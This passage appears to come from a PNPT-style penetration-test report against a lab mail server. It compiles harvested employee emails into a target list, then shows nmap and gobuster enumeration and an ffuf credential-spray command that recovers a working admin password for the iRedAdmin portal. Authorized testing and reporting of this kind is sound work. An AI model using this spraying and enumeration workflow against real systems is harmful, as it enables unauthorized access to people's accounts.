


Figure 16: A 2022 snapshot revealing alanzo, adriano, and a legacy employee named Mario Linguine.

The team compiled these findings into a unified target user list for future credential attacks.

```
(kali㉿kali)-[~/PNPT/Attempt_4/userlists]
└─$ cat emails.txt
leo@thepastamentors.com
alessandra@thepastamentors.com
alanzo@thepastamentors.com
adriano@thepastamentors.com
ferruccio@thepastamentors.com
giovanni@thepastamentors.com
mario@thepastamentors.com
info@thepastamentors.com
```

A screenshot of a terminal window with a dark background. The prompt is (kali㉿kali)-[~/PNPT/Attempt_4/userlists]. The command \$ cat emails.txt has been executed, and the output is a list of eight email addresses: leo@thepastamentors.com, alessandra@thepastamentors.com, alanzo@thepastamentors.com, adriano@thepastamentors.com, ferruccio@thepastamentors.com, giovanni@thepastamentors.com, mario@thepastamentors.com, and info@thepastamentors.com.

```
(kali㉿kali)-[~/PNPT/Attempt_4/userlists]
└─$ cat emails.txt
leo@thepastamentors.com
alessandra@thepastamentors.com
alanzo@thepastamentors.com
adriano@thepastamentors.com
ferruccio@thepastamentors.com
giovanni@thepastamentors.com
mario@thepastamentors.com
info@thepastamentors.com
```

Figure 17: The finalized list of target email addresses derived from OSINT gathering.

1.2 Boundary Mapping and Web App Brute Force

Testing shifted to the provided external scope. An initial ping sweep and port scan against 10.10.155.0/24 identified an active host at 10.10.155.5 acting as a mail server.

```
(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ ping -c 4 10.10.155.5
64 bytes from 10.10.155.5: icmp_seq=1 ttl=63 time=19.6 ms
```

```

(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ ping -c 4 10.10.155.5
PING 10.10.155.5 (10.10.155.5) 56(84) bytes of data.
64 bytes from 10.10.155.5: icmp_seq=1 ttl=63 time=19.6 ms
64 bytes from 10.10.155.5: icmp_seq=2 ttl=63 time=23.2 ms
64 bytes from 10.10.155.5: icmp_seq=3 ttl=63 time=21.0 ms
64 bytes from 10.10.155.5: icmp_seq=4 ttl=63 time=21.0 ms

— 10.10.155.5 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3329ms
rtt min/avg/max/mdev = 19.623/21.217/23.223/1.289 ms

(kali㉿kali)-[~/PNPT/Attempt_2]
└─$

(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ ifconfig tun0
tun0: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1500
    inet 10.8.0.2 netmask 255.255.255.0 destination 10.8.0.2
    inet6 fe80::2a80:8025:fe33:63ef prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 4 bytes 336 (336.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 9000 (8.7 KiB)
    TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0

```

Figure 18: Successful ICMP ping to the 10.10.155.5 boundary host.

```

(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ nmap -sn 10.10.155.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 13:25 EDT
Nmap scan report for mail.thepastamentors.com (10.10.155.5)
Host is up (0.028s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 4.57 seconds

```

Figure 19: Nmap ping sweep confirming mail.thepastamentors.com is up.

Detailed service enumeration revealed exposed SSH, HTTP/HTTPS, and Mail (SMTP/POP3/IMAP) services.

```

(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ nmap -p- -sV -sC 10.10.155.5
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7
25/tcp open  smtp     Postfix smtpd
80/tcp open  http     nginx
110/tcp open pop3     Dovecot pop3d
143/tcp open  imap     Dovecot imapd
443/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=mail.thepastamentors.com/
organizationName=mail.thepastamentors.com/
stateOrProvinceName=GuangDong/countryName=CN

```

```

(kali@kali) [~/PNPT/Attempt 2]
$ nmap -p- -sV -sC 10.10.155.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 17:18 EDT
Nmap scan report for mail.thepastamentors.com (10.10.155.5)
Host is up (0.027s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ca:8d:f9:d8:62:2f:b9:df:dd:c2:af:91:9a:7a:c8:18 (RSA)
|   256 74:27:39:90:00:13:ab:60:ce:ae:68:68:77:ff:d2:41 (ECDSA)
|_ 256 fe:a4:f4:52:1f:01:62:08:4b:96:2d:49:f4:06:85:cb (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ smtp-command: SMTP: EHLO 521 5.5.1 Protocol error\x00
80/tcp    open  http      nginx
|_ http-title: Did not follow redirect to https://mail.thepastamentors.com/
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: CAPA PIPELINING SASL TOP RESP-CODES AUTH-RESP-CODE STLS UIDL
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceName=GuangDong/countryName=CN
|_ Not valid before: 2021-04-05T20:22:31
|_ Not valid after: 2031-04-03T20:22:31
143/tcp   open  imap      Dovecot imapd (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ imap-capabilities: more post-login LITERAL+ OK have listed IDLE LOGINDISABLEDA0001 IMAP4rev1 Pre-login capabilities LOGIN-REFERRALS STARTTLS ID ENABLE SASL-IR
|_ ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceName=GuangDong/countryName=CN
|_ Not valid before: 2021-04-05T20:22:31
|_ Not valid after: 2031-04-03T20:22:31
443/tcp   open  ssl/http  nginx
|_ tls-alpn:
|   h2
|_ http/1.1
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ tls-nextprotoneg:
|   h2
|_ http/1.1
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceName=GuangDong/countryName=CN
|_ Not valid before: 2021-04-05T20:22:31
|_ Not valid after: 2031-04-03T20:22:31
|_ ssl-date: TLS randomness does not represent time

```

Figure 20: First half of the comprehensive Nmap service scan output.

```

587/tcp   open  smtp      Postfix smtpd
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceName=GuangDong/countryName=CN
|_ Not valid before: 2021-04-05T20:22:31
|_ Not valid after: 2031-04-03T20:22:31
|_ smtp-command: mail.thepastamentors.com, PIPELINING, SIZE 15728640, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN, SMTPUTF8
993/tcp   open  ssl/imap  Dovecot imapd (Ubuntu)
|_ imap-capabilities: more post-login LITERAL+ OK have AUTH=PLAIN IDLE listed IMAP4rev1 Pre-login capabilities AUTH=LOGINA0001 LOGIN-REFERRALS ID ENABLE SASL-IR
|_ ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceName=GuangDong/countryName=CN
|_ Not valid before: 2021-04-05T20:22:31
|_ Not valid after: 2031-04-03T20:22:31
|_ ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3  Dovecot pop3d
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=mail.thepastamentors.com/organizationName=mail.thepastamentors.com/stateOrProvinceName=GuangDong/countryName=CN
|_ Not valid before: 2021-04-05T20:22:31
|_ Not valid after: 2031-04-03T20:22:31
Service Info: Hosts: -mail.thepastamentors.com, mail.thepastamentors.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.88 seconds

```

Figure 21: Second half of the Nmap service scan output showing open mail ports.

Navigating to the web services identified a Roundcube webmail interface and an iRedAdmin management portal.




Figure 22: The Roundcube webmail login portal discovered on the mail server.

Subject Name	
Country	CN
State/Province	GuangDong
Locality	ShenZhen
Organization	mail.thepastamentors.com
Organizational Unit	IT
Common Name	mail.thepastamentors.com
Email Address	root@mail.thepastamentors.com
Issuer Name	
Country	CN
State/Province	GuangDong
Locality	ShenZhen
Organization	mail.thepastamentors.com
Organizational Unit	IT
Common Name	mail.thepastamentors.com
Email Address	root@mail.thepastamentors.com
Validity	
Not Before	Mon, 05 Apr 2021 20:22:31 GMT
Not After	Thu, 03 Apr 2031 20:22:31 GMT

Figure 23: Certificate details for mail.thepastamentors.com.

```
(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ gobuster dir -u https://10.10.155.5 -w /usr/share/
wordlists/dirb/common.txt -k
/mail (Status: 301) [--> https://10.10.155.5/mail/]
/robots.txt (Status: 200)
```

```

(kali㉿kali)-[~/PNPT/Attempt_2]
$ gobuster dir -u https://10.10.155.5 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                https://10.10.155.5
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8
[+] Timeout:            10s

Starting gobuster in directory enumeration mode

./bash_history      (Status: 403) [Size: 162]
./bashrc           (Status: 403) [Size: 162]
./cache            (Status: 403) [Size: 162]
./cvs              (Status: 403) [Size: 162]
./forward          (Status: 403) [Size: 162]
./git/HEAD         (Status: 403) [Size: 162]
./cvsignore        (Status: 403) [Size: 162]
./config           (Status: 403) [Size: 162]
./history          (Status: 403) [Size: 162]
./perf            (Status: 403) [Size: 162]
./passwd          (Status: 403) [Size: 162]
./mysql_history    (Status: 403) [Size: 162]
./htaccess         (Status: 403) [Size: 162]
./htpasswd         (Status: 403) [Size: 162]
./hta             (Status: 403) [Size: 162]
./listing          (Status: 403) [Size: 162]
./listings         (Status: 403) [Size: 162]
./rhosts           (Status: 403) [Size: 162]
./profile          (Status: 403) [Size: 162]
./ssh              (Status: 403) [Size: 162]
./subversion       (Status: 403) [Size: 162]
./sh_history       (Status: 403) [Size: 162]
./svn              (Status: 403) [Size: 162]
./svn/entries      (Status: 403) [Size: 162]
./swf              (Status: 403) [Size: 162]
./web              (Status: 403) [Size: 162]
/index.html        (Status: 200) [Size: 78]
/mail              (Status: 301) [Size: 178] [→ https://10.10.155.5/mail/]
/robots.txt        (Status: 200) [Size: 26]
/status            (Status: 403) [Size: 162]
Progress: 4613 / 4613 (100.00%)

```

Figure 24: Gobuster directory enumeration discovering the /mail path.

```

(kali㉿kali)-[~/PNPT/Attempt_2]
$ curl -k https://10.10.155.5/robots.txt
User-agent: *
Disallow: /

```

Figure 25: The robots.txt file disallowing indexing.

A secondary, more exhaustive directory brute-force scan discovered additional management endpoints:

```
(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ gobuster dir -u https://10.10.155.5 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -k -t 50
/iredadmin (Status: 200)
/sogo (Status: 302) [--> https://10.10.155.5/SOGol]
/netdata (Status: 301) [--> https://10.10.155.5/netdata/]

```

```
(kali㉿kali)-[~/PNPT/Attempt_2]
└─$ gobuster dir -u https://10.10.155.5 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -k -t 50

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://10.10.155.5
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/mail (Status: 301) [Size: 178] [→ https://10.10.155.5/mail/]
/status (Status: 403) [Size: 162]
/iredadmin (Status: 200) [Size: 5138]
/sogo (Status: 302) [Size: 154] [→ https://10.10.155.5/SOGol]
/netdata (Status: 301) [Size: 178] [→ https://10.10.155.5/netdata/]
/sogou (Status: 302) [Size: 154] [→ https://10.10.155.5/SOGol]
Progress: 62281 / 62281 (100.00%)

Finished
```

Figure 26: Gobuster discovering the /iredadmin and /netdata directories.




Figure 27: SGO web interface returning a 502 Bad Gateway error.




Figure 28: The iRedAdmin login portal interface.




Figure 29: The netdata monitoring dashboard prompting for authentication.

Using the compiled target user list and a standard common passwords list, a credential spraying attack was launched against the `/iredadmin/` portal using `ffuf`. The attack successfully matched `ferruccio@thepastamentors.com` with the password `Winter2023!`.

```
[Status: 303, Size: 0, Words: 1, Lines: 1, Duration: 142ms]
| URL | https://thepastamentors.com/iredadmin/
| --> | https://thepastamentors.com/iredadmin/dashboard?
checknew
U: ferruccio@thepastamentors.com
W: Winter2023!
```

```
(kali@kali)~/PMP/Attempt_4/ROE_wordlists
$ ffuf -w ~/PMP/Attempt_4/ROE_wordlists/common-passwords.txt -u https://thepastamentors.com/iredadmin/ -X POST -d "username=U&password=W" -H "Content-Type: application/x-www-form-urlencoded" -mc all -fr "INVALID_CREDENTIALS" -t 40 -v

v2.1.0-dev

:: Method      : POST
:: URL         : https://thepastamentors.com/iredadmin/
:: Wordlist    : W: /home/kali/PMP/Attempt_4/ROE_wordlists/common-passwords.txt
:: Wordlist    : U: /home/kali/PMP/Attempt_4/userlists/emails.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=U&password=W
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: all
:: Filter     : Regexp: INVALID_CREDENTIALS

[Status: 303, Size: 0, Words: 1, Lines: 1, Duration: 142ms]
| URL | https://thepastamentors.com/iredadmin/
| → | https://thepastamentors.com/iredadmin/dashboard?checknew
  * U: ferruccio@thepastamentors.com
  * W: Winter2023!

:: Progress: [8016/8016] :: Job [1/1] :: 270 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
```

Figure 30: Successful credential spray attack identifying valid credentials for Ferruccio.

Using these credentials, the team authenticated into the iRedAdmin dashboard, granting oversight of the internal mail domains and users.




Figure 31: The iRedAdmin administrative dashboard interface.




Figure 32: The Admins tab revealing Ferruccio, Giovanni, and postmaster as domain admins.





Figure 33: The Domains and Accounts tab showing all configured user mailboxes.

